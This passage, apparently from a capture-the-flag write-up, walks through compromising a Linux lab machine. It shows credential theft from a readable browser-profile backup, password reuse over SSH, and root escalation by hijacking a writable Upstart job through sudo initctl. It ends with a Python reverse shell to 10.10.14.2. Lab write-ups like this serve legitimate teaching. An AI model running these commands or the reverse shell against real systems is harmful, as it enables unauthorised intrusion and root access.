The individual user profile folders are not world-readable by default, but it seems that the sysadmins on this machine have created a backup of the user profiles at `/backups/user_profiles`, which are readable by all users.

```
nginx@spectra /backups $ ls -al
```


```
total 12
drwxr-xr-x  3 root root 4096 Jun 30 20:43 .
drwxr-xr-x 23 root root 4096 Jun 30 20:51 ..
drwxr-xr-x  3 root root 4096 Jun 30 21:21 user_profiles
nginx@spectra /backups $ cd user_profiles/
nginx@spectra /backups/user_profiles $ ls -al
total 12
drwxr-xr-x  3 root root 4096 Jun 30 21:21 .
drwxr-xr-x  3 root root 4096 Jun 30 20:43 ..
drwxr-xr-x 35 root root 4096 Jun 30 21:21 19a8bec4ee5f0514f26a0cd2977e1cbbe63c6481
nginx@spectra /backups/user_profiles $ cd 19a8bec4ee5f0514f26a0cd2977e1cbbe63c6481/
nginx@spectra /backups/user_profiles/19a8bec4ee5f0514f26a0cd2977e1cbbe63c6481 $ ls -al
total 1764
drwxr-xr-x 35 root root   4096 Jun 30 21:21 .
drwxr-xr-x  3 root root   4096 Jun 30 21:21 ..
-rw-r--r--  1 root root   2349 Jun 30 21:21 000028.ldb
-rw-r--r--  1 root root   2317 Jun 30 21:21 000045.ldb
-rw-r--r--  1 root root      0 Jun 30 21:21 000054.log
-rw-r--r--  1 root root    171 Jun 30 21:21 AccountManagerTokens.bin
drwxr-xr-x  3 root root   4096 Jun 30 21:21 Accounts
-rw-r--r--  1 root root  28672 Jun 30 21:21 'Affiliation Database'
```

We recall from earlier that developers can access the nightly releases over FTP. Let's grep the user profile folder for `ftp://` and see what returns. It seems that the file `Current Session` matches.




```
nginx@spectra /backups/user_profiles/19a8bec4ee5f05... $ grep -R ftp://

Binary file Sync Data/LevelDB/000089.log matches
Binary file Network Action Predictor matches
Binary file Current Session matches
```

Issuing a `cat` command against this file reveals that that FTP credentials have been included in the URL.



```
�M�
z9ftp://ftpuser:d3v0ps123!!@build01.megabank.local/relea809ftp://ftpuse
r:d3v0ps123!!@build01.megabank.local/releases�Y��/����/
������������/
```


Trying this password with the system user `katie` over SSH is indeed successful. `id` command shows that `katie` is a member of the `developers` group.



```
ssh katie@10.10.10.90
Password:

katie@spectra ~ $ id
uid=20142(katie) gid=20142(katie) groups=20142(katie),20143(developers)
```


Privilege Escalation

Examination of the sudo privileges reveals that `katie` is able to execute `initctl`, which is an init daemon control tool.




```
katie@spectra ~ $ sudo -l

User katie may run the following commands on spectra:
    (root) SETENV: NOPASSWD: /sbin/initctl
```

Searching for files owned by this group reveals an Upstart script, and the directory `/srv`.




```
katie@spectra ~ $ find / -group developers 2>/dev/null

/etc/init/test.conf
/srv
```

This directory contains Node.js file that stands up a test web server.




```
katie@spectra / $ ls -al srv/

total 12
drwxr-xr-x  2 root developers 4096 Jun 29 13:01 .
drwxr-xr-x 23 root root       4096 Jun 30 20:51 ..
-rwxrwxr-x  1 root developers  251 Jun 29 13:01 nodetest.js

katie@spectra / $ cat srv/nodetest.js

var http = require("http");

http.createServer(function (request, response) {
   response.writeHead(200, {'Content-Type': 'text/plain'});

   response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
```

It runs successfully, but appears otherwise uninteresting.



```
katie@spectra / $ /usr/local/share/nodebrew/node/v8.9.4/bin/node
/srv/nodetest.js

Server running at http://127.0.0.1:8081/
```

Inspection of the Upstart script file permissions reveals that our current user can edit it.




```
katie@spectra ~ $ ls -al /etc/init/test.conf

-rw-rw-r-- 1 root developers 478 Jun 30 21:35 /etc/init/test.conf
```

The contents of this file are below. It appears to be a test Upstart init daemon.

```
katie@spectra ~ $ cat /etc/init/test.conf
description "Test node.js server"
```

```
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

Searching on internet for `upstart initctl` returns a relevant page as the first result.



upstart initctl

About 29,800 results (0.39 seconds)

upstart.ubuntu.com › cookbook

Upstart Intro, Cookbook and Best Practises - Ubuntu

initctl start <job>; start <job>. If any job instances are running at system shutdown time, **Upstart** will stop them. 4.2.4.3 Job ...

This URL describes how we can trigger an event using the `initctl` utility. We replace the existing contents of `test.conf` with the commands below.

```
start on pwn
task
exec whoami > /tmp/output
```

Next, issue the command below to trigger the `pwn` method.

```
sudo /sbin/initctl emit pwn
```

This is successful, and `/tmp/output` shows that the command was executed as `root`.

```
katie@spectra /dev/shm $ sudo /sbin/initctl emit pwn
katie@spectra /dev/shm $ cat /tmp/output
root
```

Stand up a netcat listener on a new port:


```
nc -lvnp 8443
```

We can use the Python one-liner from previously (with the new port) in order to get a reverse shell. Replace the file contents with the commands below.

```
start on pwn
task
exec python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
10.14.2",8443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Finally, issue the `initctl` command again.

```
sudo /sbin/initctl emit pwn
```



```
nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.90] 36432
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

This is successful, and a shell as user root is being received.